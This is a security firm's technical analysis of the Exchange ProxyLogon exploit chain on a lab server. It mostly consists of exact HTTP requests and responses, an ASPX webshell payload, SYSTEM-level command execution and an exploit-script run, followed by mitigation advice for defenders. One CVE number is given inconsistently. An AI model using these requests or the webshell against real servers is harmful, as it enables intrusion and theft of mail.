

LIFARS
your digital world, secured



MICROSOFT EXCHANGE - PROXYLOGON VULNERABILITY ANALYSIS



Table of Contents

Introduction	2
Technical Details	3
First Step – Getting FQDN from the server	3
Going for SSRF	3
Moving Further - Insecure Deserialization & Arbitrary File Write	6
Last Step(s) - Remote Code Execution	10
Mitigation Strategies	13
About the author	13

Microsoft Exchange ProxyLogon Vulnerability

The goal of this case study is to summarize technical details of the ProxyLogon vulnerability alongside with other vulnerabilities that were used in chain to perform remote code execution in early 2021 Exchange hack. We have reproduced and described steps resulting in successful exploitation of Exchange Server 2016 CU16. Exchange administrators and security practitioners can use this guide to test their deployments or generate logs they can further analyze to gather IOCs and compare it with logs from their live systems.

Introduction

Two of the vulnerabilities (CVE-2021-26855 and CVE-2021-27065) and the technique used to chain them together for exploitation have been given the name ProxyLogon.

- A server-side request forgery (SSRF¹) vulnerability in Exchange CVE-2021-26855 which allowed the attacker to send arbitrary HTTP requests and authenticate as the Exchange server.
- CVE-2021-27065 is a post-authentication arbitrary file write vulnerability in Exchange. Attacker can try to authenticate by exploiting the CVE-2021-26855 SSRF vulnerability or by compromising a legitimate admin's credentials.

Which version of Microsoft Exchange are affected?

Affected versions

- Exchange Server 2013 < 15.00.1497.012
- Exchange Server 2016 CU18 < 15.01.2106.013
- Exchange Server 2016 CU19 < 15.01.2176.009
- Exchange Server 2019 CU7 < 15.02.0721.013
- Exchange Server 2019 CU8 < 15.02.0792.010

¹ <https://portswigger.net/web-security/ssrf>


Technical Details

First Step – Getting FQDN from the server

In order to exploit this vulnerability, the attacker has to first identify the fully qualified domain name (FQDN) of the targeted Microsoft Exchange server. This value can be obtained using GET request on any file (the URL does not need to be valid) with cookie "X-BEResource" set to the value "localhost~1".

The cookie value needs to end with a number, otherwise the server will throw an error.

Exploitation



```
Request
Pretty Raw \n Actions
1 GET /ecp/ocx5.js HTTP/1.1
2 Host: 192.168.227.159
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Cookie: X-BEResource=localhost-1
8
9

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 Request-Id: fe3c24b9-bf9c-4e58-85a3-89be6ebe0757
6 X-CalculatorSSRFType: localhost
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 X-FEServer: WIN-R0SADV5F4QS
10 Date: Wed, 17 Mar 2021 09:34:27 GMT
11 Connection: close
12 Content-Length: 85
13
14 NegotiateSecurityContext failed with for host 'localhost' with status 'TargetUnknown'
```

Figure 1 GET request and response leaking internal Exchange server's FQDN in X-FEServer header

As we can see from the response, HTTP header X-FEServer leaked FQDN of the Exchange Server. This value will be used in the next step of finding and exploiting SSRF.

Other possible paths that should be working:

```
/owa/auth/Current/themes/resources/logon.css
/owa/auth/Current/themes/resources/<any chars>
/ecp/<single char>.js
/ecp/main.css
```

Going for SSRF

Requirements

- We need to know at least one existing email address that is used on the Exchange Server we are targeting; this should not be a problem since the email addresses can be easily brute forced.
- Another requirement is using cookie "X-BEResource" that needs to contain previously gathered FQDN value + "/autodiscover/autodiscover.xml?a=~1"
cookie value also needs to end with a number, otherwise we will receive an error. So in our case the cookie should look like this:
`Cookie: X-BEResource=WIN-R0SADV5F4QS/autodiscover/autodiscover.xml?a=~1;`
- The last requirement is to generate a body for the POST request containing a specifically crafted XML SOAP payload as shown below. Email address should be changed to the one that was identified or is known from the first requirement.

```
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
  <Request>
    <EmailAddress>
      administrator@test.local
    </EmailAddress>
    <AcceptableResponseSchema>
      http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a
    </AcceptableResponseSchema>
  </Request>
</Autodiscover>
```

Exploitation

Since there are potentially other URLs that are vulnerable to SSRF, sometimes it is necessary to use cookie "X-BEResource" with value ~1941962753. The value represents code of Server.E15MinVersion (SE15MV) incremented by one, because of the check in Exchange code shown below.

```
protected virtual Uri GetTargetBackEndServerUrl()
{
    this.LogElapsedTime("E_TargetBEUrl");
    Uri result;
    try
    {
        UrlAnchorMailbox urlAnchorMailbox = this.AnchoredRoutingTarget.AnchorMailbox as U
        if (urlAnchorMailbox != null)
        {
            result = urlAnchorMailbox.Uri;
        }
        else
        {
            UriBuilder clientUrlForProxy = this.GetClientUrlForProxy();
            clientUrlForProxy.Scheme = Uri.UriSchemeHttps;
            clientUrlForProxy.Host = this.AnchoredRoutingTarget.BackEndServer.Fqdn;
            clientUrlForProxy.Port = 444;
            if (this.AnchoredRoutingTarget.BackEndServer.Version < Server.E15MinVersion)
            {
                this.ProxyToDownLevel = true;
                RequestDetailsLoggerBase<RequestDetailsLogger>.SafeAppendGenericInfo(this
                clientUrlForProxy.Port = 443;
            }
            result = clientUrlForProxy.Uri;
        }
    }
}
```

The vulnerable server's code contains a check where SE15MV and ProxyToDownLevel are evaluated and if the value of the cookie is higher than SE15MV, then method GetTargetBackEndServerUrl will return false. When this happens, we will receive a response from the Microsoft Exchange server as an authenticated user because of the fallback in the code.

Example of a POST request that satisfies the previously mentioned requirements.

```

Request
Pretty Raw \n Actions
1 POST /ecp/random.js HTTP/1.1
2 Host: 192.168.227.159
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Cookie: X-BEResource=WIN-R0SADV5F4QS/autodiscover/autodiscover.xml?a=~1942062522;
8 Content-Type: text/xml
9 Content-Length: 339
10
11 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschem
12 <Request>
13 <EmailAddress>
14 administrator@test.local
15 </EmailAddress>
16 <AcceptableResponseSchema>
17 http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a
18 </AcceptableResponseSchema>
19 </Request>
20 </Autodiscover>

```

Figure 2 POST request /ecp/x.js

The server returns a HTTP response that is normally generated for an authenticated user.

```

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
6 request-id: 95c8d780-dd8f-416d-a8a7-258a340ca212
7 X-CalculatedBETarget: win-r0sadv5f4qs
8 X-CalculatedBETarget: win-r0sadv5f4qs.test.local
9 X-DiagInfo: WIN-R0SADV5F4QS
10 X-BEServer: WIN-R0SADV5F4QS
11 X-FEServer: WIN-R0SADV5F4QS
12 X-AspNet-Version: 4.0.30319
13 Set-Cookie: X-BackendCookie=S-1-5-18=rJqNiZqNgai2sdKtz6y+u6nKucuurNGLmoyL0Z0QnJ6Tgc7Gy83PyczPzMQBzc/Nzt
14 X-Powered-By: ASP.NET
15 X-FEServer: WIN-R0SADV5F4QS
16 Date: Mon, 15 Mar 2021 20:45:07 GMT
17 Connection: close
18 Content-Length: 3828
19
20 <?xml version="1.0" encoding="utf-8"?>
21 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">
22 <Response xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
23 <User>
24 <DisplayName>
25 Administrator
26 </DisplayName>
27 <LegacyDN>
28 /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=011
29 </LegacyDN>
30 <AutoDiscoverSMTPAddress>
31 Administrator@test.local
32 </AutoDiscoverSMTPAddress>
33 <DeploymentId>
34 5e56e0c5-37c0-43bc-8d28-ed4044a7bf8b
35 </DeploymentId>
36 </User>
37 <Account>
38 <AccountType>
39 email
40 </AccountType>
41 <Action>
42 settings
43 </Action>
44 <MicrosoftOnline>
45 False

```

Figure 3 Response with "authenticated" details

This is exactly how the response should look like when the SSRF vulnerability is exploited correctly. The attacker can gather information about the account that will be used later such as LegacyDN.

This unauthenticated SSRF vulnerability with CVSS 3.0 base score of 9.1 (Critical) could be used as an authentication bypass. From this point on, an attacker can use this vulnerability to gain access to mailboxes and download all the emails from email addresses that exist on the vulnerable Microsoft Exchange.

Moving Further - Insecure Deserialization & Arbitrary File Write

Requirements

- LegacyDN
- SID
- Cookie value of ASP.NET_SessionId
- Cookie value of msExchEcpCanary
- OAB id - RawIdentity

This is a post-authentication vulnerability, which means that an attacker needs to be authenticated to exploit it. To authenticate, the attackers can misuse SSRF vulnerability (CVE-2021-26855) described previously, or they can use stolen/bruteforced credentials.

What is the core issue?

The issue is in Exchange Control Panel (ECP) Management Interface. Please see the screenshot below.




Figure 4 ECP Interface - resetting virtual directory

As seen in the instructions on the page, the server allows storage of the current settings in a file, whose name and location are specified by a user. Although the file name suffix given in the example is .txt, we can actually set it to .aspx, .asp, .cshtml or any other.

Exploitation

First, we need to make a POST request to the path `/ecp/<any chars>.<js/css>`. In this request we will use previously gathered *LegacyDN* and append a hex value of `"\x00\x00\x00\x00\x00\xe4\x04\x00\x00\x09\x04\x00\x00\x09\x04\x00\x00\x00\x00\x00\x00"`. Final request body should look like this:




Figure 5 POST request to receive SID value

We are interested in the SID value of the local administrator account, which should be included in the HTTP response. This value can be found between the strings "SID" and "MasterAccountSid" in the 34th line on the screenshot below.

```
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/mapi-http
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
6 request-id: 021dc4ea-0830-405d-ae17-2f2f0799e4dd
7 X-CalculatedBETarget: win-rosadv5f4qs
8 X-ServerApplication: Exchange/15.01.1979.002
9 X-RequestId: {E2EA6C1C-E61B-49E9-9CFB-38184F907552}:123456
10 X-ClientInfo: {2F94A2BF-A2E6-4CCC-BF98-B5F22C542226}
11 X-RequestType: Connect
12 X-TunnelExpirationTime: 1800000
13 X-PendingPeriod: 30000
14 X-ExpirationInfo: 300000
15 X-ResponseCode: 0
16 X-DiagInfo: WIN-ROSADV5F4QS
17 X-BEServer: WIN-ROSADV5F4QS
18 X-AspNet-Version: 4.0.30319
19 Set-Cookie: MapiRouting=ULVNOjA0NWY4MzMwLTM5ZTgtNGVjNS05OTgzLWU4ZjIwMGMwYjU5NzqcZ8eUS+nYCA==; path=/mapi/; secure; HttpOnly
20 Set-Cookie: MapiContext=MAPIAAAAAPK79d1Kuom7LqPyf2s/9zu3uzd8MDz3u/Y+Mjxy/jR8MLxq4i5ibCCuomwh7VWHvEAAAAAAAAA==; path=/mapi/emsmdb; secure; HttpOnly
21 Set-Cookie: MapiSequence=0-uWnVEg==; path=/mapi/emsmdb; secure; HttpOnly
22 X-Powered-By: ASP.NET
23 X-FEServer: WIN-ROSADV5F4QS
24 Date: Wed, 17 Mar 2021 13:50:10 GMT
25 Connection: close
26 Content-Length: 1157
27
28 PROCESSING
29 DONE
30 X-StartTime: Wed, 17 Mar 2021 13:50:10 GMT
31 X-ElapsedTime: 0
32
33 6 CWIN-ROSADV5F4QS.test.local\FH\KClientAccessServer=WIN-ROSADV5F4QS.test.local,ConnectTime=3/17/2021 6:50:10 AM,ConnectionID=444
34 ,:IMicrosoft.Exchange.RpcClientAccess.Server.LoginPermException: 'User SID: S-1-5-18' can't act as owner of a UserMailbox object //c:First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=011c70d785b94031b4e800fada0b6473-Admin' with SID (S-1-5-21-3152632383-685356445-2435214987-S00) and MasterAccountSid (ScoreError=LoginPerm)
35 at Microsoft.Exchange.RpcClientAccess.Server.UserManager.User.CorrelateIdentityWithLegacyDN(ClientSecurityContext clientSecurityContext)
36 at Microsoft.Exchange.RpcClientAccess.Server.RpcDispatch.<>c__DisplayClass47_0.<Connect>b__3()
37 at Microsoft.Exchange.RpcClientAccess.Server.RpcDispatch.ExecuteWrapper(Func`1 getExecuteParameters, Func`1 executeDelegate, Action`1 exceptionSerializationDelegate)
```

Figure 6 Line 34 - SID value

After we have gained the SID value from the response, we can continue with the next POST request. X-BEResource cookie needs to have FQDN with the correct port and path set again, and XML payload in the body of the request needs to contain the SID value identified in the previous step.


```

Request
Pretty Raw \n Actions
1 POST /ecp/random.js HTTP/1.1
2 Host: 192.168.227.159
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Cookie: X-BEResource=Administrator@WIN-R0SADV5F4QS:444/ecp/proxyLogon.ecp?a=~1942062522;
8 Content-Type: text/xml
9 msExchLogonMailbox: S-1-5-20
10 Content-Length: 224
11
12 <r at="x" ln="x">
  <s>
    S-1-5-21-3152632383-695356445-2435214987-500
  </s>
  <s a="7" t="1">
    S-1-1-0
  </s>
  <s a="7" t="1">
    S-1-5-2
  </s>
  <s a="7" t="1">
    S-1-5-11
  </s>
  <s a="7" t="1">
    S-1-5-15
  </s>
  <s a="3221225479" t="1">
    S-1-5-5-0-6948923
  </s>
</r>

```

Figure 7 POST request with SID in body

```

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 241
2 Cache-Control: private
3 Server: Microsoft-IIS/10.0
4 request-id: 348bb5b5-74ff-422d-a450-0a171d2996a0
5 X-CalculatedBETarget: win-r0sadv5f4qs
6 X-Content-Type-Options: nosniff
7 X-DiagInfo: WIN-R0SADV5F4QS
8 X-BEServer: WIN-R0SADV5F4QS
9 X-UA-Compatible: IE=10
10 X-AspNet-Version: 4.0.30319
11 Set-Cookie: ASP.NET_SessionId=49c72858-bb3c-4f74-a6a3-0c2a3cc92d2d; path=/; secure; HttpOnly
12 Set-Cookie: msExchEcpCanary=gduyGoXNSU-ITrLpbGNzPcxoFHI6tgIVojRclEqODER5zNhclYvAH67yW2zmObx3aSvSM1ngw..;
  path=/ecp; SameSite=None
13 X-Powered-By: ASP.NET
14 X-FEServer: WIN-R0SADV5F4QS
15 Date: Wed, 17 Mar 2021 11:15:35 GMT
16 Connection: close
17 Content-Length: 0

```

Figure 8 ASP.NET_SessionId & msExchEcpCanary

HTTP response contains two cookies – ASP.NET_SessionID and msExchEcpCanary, which will be needed in future requests.

Next, we need a value of Offline Address Book (OAB) and previously seen cookies. All those values are required, otherwise we will be ending up with HTTP 441 error - IIS 10.0 Detailed Error.

```

Request
Pretty Raw \n Actions v
1 POST /ecp/x.js HTTP/1.1
2 Host: 192.168.227.159
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Cookie: X-BEResource=Administrator@WIN-ROSADV5F4QS:444/ecp/DDI/DDIService.svc/GetObject?schema=OABVirtualDirectory&msExchEcpCanary=AjS61MQuxU1NYBfC
8 ASP.NET_SessionId=d8014fd0-7393-4ac6-8099-319edbbf519e;
9 msExchEcpCanary=AjS61MQuxU1NYBfOCzVarpHgPUYX6tgIETHe8mucXrz_OKMEdhjr_bLGtni64W5cX1LW6w5yvP8.
10 Content-Type: application/json;
11 msExchLogonMailbox: S-1-5-20
12 Content-Length: 168
13
14 {
  "filter": {
    "Parameters": {
      "type": "JsonDictionaryOfAnyType:#Microsoft.Exchange.Management.ControlPanel",
      "SelectedView": "",
      "SelectedVDirType": "All"
    }
  },
  "sort": {
  }
}

```

In the response we look for "RawIdentity" value.

```

"Output": [
  {
    "__type": "JsonDictionaryOfAnyType:#Microsoft.Exchange.Management.ControlPanel",
    "Server": "WIN-ROSADV5F4QS",
    "WhenChanged": "3/17/2021 12:14 PM",
    "InternalUrl": "https://win-r0sadv5f4qs.test.local/OAB",
    "ExternalUrl": null,
    "Identity": {
      "type": "Identity:ECP",
      "DisplayName": "OAB (Default Web Site)",
      "RawIdentity": "104a0987-88b1-419f-9d36-3667c2e8fb8f"
    },
    "PollInterval": 480,
    "Name": "OAB (Default Web Site)",
    "IsReadOnly": false
  }
],

```

Figure 9 Raw Identity is exactly we are looking for

In the last step, we need to perform set and reset of the virtual directory. This way we can plant a malicious .aspx from which we will gain remote code execution in the last step. We also need to change the X-BEResource cookie value from GetObject?schema=OABVirtualDirectory to SetObject?schema=OABVirtualDirectory.

Request

```

POST /ecp/ocr5.js HTTP/1.1
Host: 192.168.227.159
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: X-BEResource=Administrator@WINROSADV5F4QS:444/ecp/DDI/DDIService.svc/SetObject?schema=OABVirtualDirectory&msExchEcpCanary=SUxCXWI0fkuG11xui_X5G1LY_TC66tgIW0ZQjPBHw57R-fQ-yxC24aNh1B6dndGSa80Euv27IZs.&a=~1942062522;
ASP.NET_SessionId=8e2ca453-08db-4a88-98d5-9b4f0458ab0e;
msExchEcpCanary=SUxCXWI0fkuG11xui_X5G1LY_TC66tgIW0ZQjPBHw57R-fQ-yxC24aNh1B6dndGSa80Euv27IZs.
msExchLogonMailbox: S-1-5-20
Content-Type: application/json; charset=utf-8
Content-Length: 398

{
  "identity": {
    "__type": "Identity:ECP",
    "DisplayName": "OAB (Default Web Site)",
    "RawIdentity": "eefc1bb4-dd4d-48e9-ba9e-1d154ff5f92f"
  }
}

```

```

    },
    "properties": {
      "Parameters": {
        "__type": "JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel",
        "ExternalUrl": "http://ffff/#<script language=\"JScript\" runat=\"server\"> function Page_Load(){/**/eval(Reque
st[\"code\\\", \"unsafe\"]);}</script>"
      }
    }
  }
}

```

Last Step(s) - Remote Code Execution

Requirements

Previously successfully chained vulnerabilities – SSRF (CVE-2021-26855) + Arbitrary File Write (CVE-2021-26857). SSRF vulnerability can be replaced by having working credentials.

Exploitation

We will use arbitrary file write vulnerability to write a file that can be called using POST request and execute commands on the vulnerable Microsoft Exchange server running under NT AUTHORITY\SYSTEM privileges.

In the screenshot below, we have specified a path where a file with the name “test1337.aspx” will be created. When creating a request, do not forget to modify the “X-BEResource” cookie, the string “SetObject?schema=OABVirtualDirectory” should be replaced by “SetObject?schema=ResetOABVirtualDirectory”.

```

Request
Pretty Raw \n Actions
1 POST /ecp/9nwu.js HTTP/1.1
2 Host: 192.168.227.159
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Cookie: X-BEResource=Administrator@WIN-ROSADV5F4QS:444/ecp/DDI/DDIService.svc/SetObject?schema=ResetOABVirtualDirectory&msExchEcpCanary=UTWA
8 msExchLogonMailbox: S-1-5-20
9 Content-Type: application/json; charset=utf-8
10 Content-Length: 379
11
12 {
  "identity":{
    "_type":"Identity:ECP",
    "DisplayName":"OAB (Default Web Site)",
    "RawIdentity":"8443eef8-9bad-4745-8959-6300097cab48"
  },
  "properties":{
    "Parameters":{
      "_type":"JsonDictionaryOfanyType:#Microsoft.Exchange.Management.ControlPanel",
      "FilePathName":"\\\\127.0.0.1\\c$\\Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\HttpProxy\\owa\\auth\\test1337.aspx"
    }
  }
}

```

Figure 10 Writing shell file to /owa/auth/test1337.aspx

After the reset, we can see that the configuration file has been written without any issues, also the suffix of the file is not .txt but .aspx.

```

21 {
  "d": {
    "_type": "JsonDictionaryOfanyTypeResults:ECP",
    "Cmdlets": [
    ],
    "ErrorRecords": [
    ],
    "Informations": [
    ],
    "IsDDIEnabled": false,
    "ProgressId": "cb018280-d6f5-4857-b98b-7592032ecf54",
    "Warnings": [
    ],
    "Output": [
    ]
  }
}

```

Figure 11 File was written successfully

Requesting the written file from previous request will uncover some configuration details of the Exchange Server.

```
view-source:https://192.168.227.159/owa/auth/test1337.aspx

1 Name : OAB (Default Web Site)
2 PollInterval : 480
3 OfflineAddressBooks :
4 RequireSSL : True
5 BasicAuthentication : False
6 WindowsAuthentication : True
7 OAuthAuthentication : False
8 MetabasePath : IIS://WIN-R0SADV5F4QS.test.local/W3SVC/1/ROOT/OAB
9 Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
10 ExtendedProtectionTokenChecking : None
11 ExtendedProtectionFlags :
12 ExtendedProtectionSPNList :
13 AdminDisplayVersion : Version 15.1 (Build 1979.3)
14 Server : WIN-R0SADV5F4QS
15 InternalUrl : https://win-r0sadv5f4qs.test.local/OAB
16 InternalAuthenticationMethods : WindowsIntegrated
17 ExternalUrl : http://ffff/#
18 ExternalAuthenticationMethods : WindowsIntegrated
19 AdminDisplayName :
20 ExchangeVersion : 0.10 (14.0.100.0)
21 DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=WIN-R0SADV5F4QS,CN=Se
22 Identity : WIN-R0SADV5F4QS\OAB (Default Web Site)
23 Guid : f0a3724c-5e91-4c4b-bc62-55aeda6667c2
24 ObjectCategory : test.local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
25 ObjectClass : top
26 : msExchVirtualDirectory
27 : msExchOABVirtualDirectory
28 WhenChanged : 3/15/2021 1:16:53 PM
29 WhenCreated : 3/15/2021 1:16:43 PM
30 WhenChangedUTC : 3/15/2021 8:16:53 PM
31 WhenCreatedUTC : 3/15/2021 8:16:43 PM
32 OrganizationId :
33 Id : WIN-R0SADV5F4QS\OAB (Default Web Site)
34 OriginatingServer : WIN-7KB90GT0TB.test.local
35 IsValid : True
36
```

Figure 12 Microsoft Exchange Server - configuration details

However, the uploaded ASPX file has also another function. When we perform POST request with specifying what command should be executed in the body, we can execute system commands on the server.

```
Request
Pretty Raw \n Actions
1 POST /owa/auth/test1337.aspx HTTP/1.1
2 Host: 192.168.227.159
3 User-Agent: python-requests/2.25.1
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Length: 88
8 Content-Type: application/x-www-form-urlencoded
9
10 code=Response.Write(new ActiveXObject("WScript.Shell").exec("whoami").StdOut.ReadAll());
```

Figure 13 Sending request specifying "whoami" command should be executed

And here it is, command was executed on the Exchange Server and we can see the command output in the response.

```
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 request-id: ae6c520f-71a2-42ee-9b37-0067a0024089
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Tue, 16 Mar 2021 14:30:14 GMT
9 Connection: close
10 Content-Length: 2167
11
12 nt authority\system
13 Name : OAB (Default Web Site)
14 PollInterval : 480
15 OfflineAddressBooks :
16 RequireSSL : True
17 BasicAuthentication : False
18 WindowsAuthentication : True
19 OAuthAuthentication : False
20 MetabasePath : IIS://WIN-ROSADV5F4QS.test.local/W3SVC/1/ROOT/OAB
21 Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
22 ExtendedProtectionTokenChecking : None
23 ExtendedProtectionFlags :
24 ExtendedProtectionSPNList :
25 AdminDisplayVersion : Version 15.1 (Build 1979.3)
26 Server : WIN-ROSADV5F4QS
27 InternalUrl : https://win-r0sadv5f4qs.test.local/OAB
```

Figure 14 Command execution is working!

All the steps are combined in a working ProxyLogon exploit. To use this exploit, specify the target (IP or FQDN of the vulnerable Exchange Server), working email address and a command (e.g. whoami, ipconfig). Screenshot below shows a successful exploitation of the ProxyLogon vulnerability using Python script bundling all steps above in one command.

```
C:\Users\ \Desktop>python proxylogon_rce.py 192.168.227.159 administrator@test.local whoami
-----
-- ProxyLogon CVE-2021-26855 --
-----

Running exploit code on Exchange Server: 192.168.227.159

DN: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipient
SID: S-1-5-21-3152632383-695356445-2435214987-500
Session id: d2dcf690-9ba4-4de3-9ba2-10d9347a0751
Canary: -1770f3XUEycwcrG8G8VrtfHDmuU6dgI1732pMv9Ws9p5Inw49V2JgpPpue95qy33IXWBsXwfVs.
OAB id: f0a3724c-5e91-4c4b-bc62-55aeda6667c2

Submitting shell on https://192.168.227.159/owa/auth/test1337.aspx
Shell response:
nt authority\system
```

Figure 15 <https://github.com/mil1200/ProxyLogon-CVE-2021-26855>

Mitigation Strategies

The Cybersecurity & Infrastructure Security Agency (CISA) has issued an emergency directive and alert addressing several critical vulnerabilities recently found in Microsoft Exchange products. Recommended solution: Install the security patch.

This method is the only complete mitigation and has no impact to functionality. The following link has details on how to install the security update:
<https://techcommunity.microsoft.com/t5/exchange-team-blog/released-march-2021-exchange-server-security-updates/ba-p/2175901>

Mitigations steps²

- Implement an IIS Re-Write Rule to filter malicious HTTPS requests
- Disable Unified Messaging (UM)
- Disable Exchange Control Panel (ECP) VDir
- Disable Offline Address Book (OAB) VDir

These mitigations can be applied or rolled back using the ExchangeMitigations.ps1 script³ plus it is recommended to perform triage and in-depth analysis of logs. This script has some known impacts on Exchange Server functionality. Mitigations are effective against the attacks we have seen in the wild so far, but are not guaranteed to be a complete solution for all possible exploitation methods of these vulnerabilities.

This will not evict an adversary who has already compromised a server, further investigation⁴ should be performed to ensure your infrastructure was not compromised. This should only be used as a temporary mitigation until Exchange servers can be fully patched, and we recommend applying all the mitigations at once.

About the author

LIFARS Offensive Security Department. LIFARS is a highly technical, New York City based incident response and digital forensics firm specializing in proactive and reactive services.

² If it is not possible to patch Exchange Server 2013, 2016, and 2019

³ <https://github.com/microsoft/CSS-Exchange/tree/main/Security>

⁴ <https://msrc-blog.microsoft.com/2021/03/16/guidance-for-responders-investigating-and-remediating-on-premises-exchange-server-vulnerabilities/>